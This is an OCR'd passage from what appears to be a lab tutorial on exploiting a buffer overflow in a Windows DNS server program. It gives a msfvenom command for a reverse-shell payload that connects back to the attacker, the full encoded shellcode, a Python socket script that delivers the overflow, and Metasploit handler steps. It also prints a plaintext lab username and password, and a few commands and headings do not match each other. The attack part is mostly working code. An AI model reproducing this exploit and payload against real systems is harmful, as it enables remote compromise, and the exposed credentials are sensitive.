
Run seh24





At the bottom of the screen, you can see we hit the breakpoint

This shows we control the EIP




Now we're going to generate shell code…

We'll use msfvenom

msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.163 EXITFUNC=thread -f python -a x86 -b "\x00"

msfvenom	a metasploit program
-p	payload
Windows	a windows machine
shell_reverse_tcp	To have the victim connect back to us
LHOST (Listening Host)	The ip address 10.0.2.163
EXITFUNC=thread	Makes our exploit a little more stable
-f	For file type
python	Language written in
-a	Architecture which is x86
-b	Bad Characters (in this instance there were none other than the null byte "\x00", but if there were more you would input them here.



```
phantom3472@ip-10-0-99-30:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.99.30 -f pytho
n -a x86 -b "\x00"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of python file: 1730 bytes
buf =  ""
buf += "\xdb\xcc\xbb\x31\x64\xab\x98\xd9\x74\x24\xf4\x5d\x29"
buf += "\xc9\xb1\x54\x83\xed\xfc\x31\x5d\x14\x03\x5d\x25\x86"
buf += "\x5e\x64\xad\xc4\xa1\x95\x2d\xa9\x28\x70\x1c\xe9\x4f"
buf += "\xf0\x0e\xd9\x04\x54\xa2\x92\x49\x4d\x31\xd6\x45\x62"
buf += "\xf2\x5d\xb0\x4d\x03\xcd\x80\xcc\x87\x0c\xd5\x2e\xb6"
buf += "\xde\x28\x2e\xff\x03\xc0\x62\xa8\x48\x77\x93\xdd\x05"
buf += "\x44\x18\xad\x88\xcc\xfd\x65\xaa\xfd\x53\xfe\xf5\xdd"
buf += "\x52\xd3\x8d\x57\x4d\x30\xab\x2e\xe6\x82\x47\xb1\x2e"
buf += "\xdb\xa8\x1e\x0f\xd4\x5a\x5e\x57\xd2\x84\x15\xa1\x21"
buf += "\x38\x2e\x76\x58\xe6\xbb\x6d\xfa\x6d\x1b\x4a\xfb\xa2"
buf += "\xfa\x19\xf7\x0f\x88\x46\x1b\x91\x5d\xfd\x27\x1a\x60"
buf += "\xd2\xae\x58\x47\xf6\xeb\x3b\xe6\xaf\x51\xed\x17\xaf"
buf += "\x3a\x52\xb2\xbb\xd6\x87\xcf\xe1\xbe\x64\xe2\x19\x3e"
buf += "\xe3\x75\x69\x0c\xac\x2d\xe5\x3c\x25\xe8\xf2\x43\x1c"
buf += "\x4c\x6c\xba\x9f\xad\xa4\x78\xcb\xfd\xde\xa9\x74\x96"
buf += "\x1e\x56\xa1\x03\x1a\xc0\x40\xd4\x47\x0e\x3d\xd6\x87"
buf += "\x3f\xe1\x5f\x61\x6f\x49\x30\x3e\xcf\x39\xf0\xee\xa7"
buf += "\x53\xff\xd1\xd7\x5b\xd5\x79\x7d\xb4\x80\xd2\xe9\x2d"
buf += "\x89\xa9\x88\xb2\x07\xd4\x8a\x39\xa2\x28\x44\xca\xc7"
buf += "\x3a\xb0\xab\x27\xc3\x40\x46\x28\xa9\x44\xc0\x7f\x45"
buf += "\x46\x35\xb7\xca\xb9\x10\xcb\x0d\x45\xe5\xfa\x66\x73"
buf += "\x73\x43\x11\x7b\x93\x43\xe1\x2d\xf9\x43\x89\x89\x59"
buf += "\x10\xac\xd6\x77\x04\x7d\x42\x78\x7d\xd1\xc5\x10\x83"
buf += "\x0c\x21\xbf\x7c\x7b\x32\xb8\x83\xf9\x16\x61\xec\x01"
buf += "\x16\x91\xec\x6b\x96\xc1\x84\x60\xb9\xee\x64\x88\x10"
buf += "\xa7\xec\x03\xf4\x05\x8c\x14\xdd\xc8\x10\x14\xd1\xd0"
buf += "\x45\x9b\x16\xe7\x69\x5d\x2b\x31\x50\x2b\x6c\x81\xe7"
buf += "\x24\xc7\xa4\x4e\xaf\x27\xfa\x91\xfa"
```

Take note of the payload size (here it's 360 bytes)


Copy all the buffer chars in seh24

8 – OBTAINING TARGET IP ADDRESS AND OS

Copy seh24 to seh25
cp seh24 seh25

open seh25
nano seh25

Add in copied buf chars from seh24.



Add… + “\x90” * 32 + buf …on end of shellcode line

shellcode = “A” * 2003 + “\x3f\x12\x50\x62” + “\x90” * 32 + buf

So, what happens is…(along the shellcode line)


1. We submit the shellcode “A” * 2003
2. That will take us to the EIP + “\x3f\x12\x50\x62” which is the pointer address and jump to the set of instructions which is the overflow
3. + buf
4. Now we need to add NOPS (no operation) + “\x90” * 32

By adding the NOPS we’re adding a little bit of padding between the jump command and the buffer.

Adjust code to include payload


```
shellcode = "A" * 2003 + "\x3f\x12\x50\x62" + "\x90" * 32 + buf

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('10.0.2.163',1234))

        payload = "GETD /.:/" + shellcode

        s.send((payload))
        s.close()
```

Close Immunity
Close dnsserver.exe window
Open a cmd prompt window and enter:
cd D:/dns
start dnsserver 1234




Open PuTTY
IP: 10.0.99.30
Username: phantom3472
Password
wgSOx9Od3s7q166vXoXu

Test connection with PuTTY
nc 10.0.2.163 1234





Connection confirmed




Open second PuTTY window
IP: 10.0.99.30
Username: phantom3472
Password
wgSOx9Od3s7q166vXoXu

enter: msfconsole










Enter:
use exploit/multi/handler

then enter:
exploit





Enter:
ipconfig




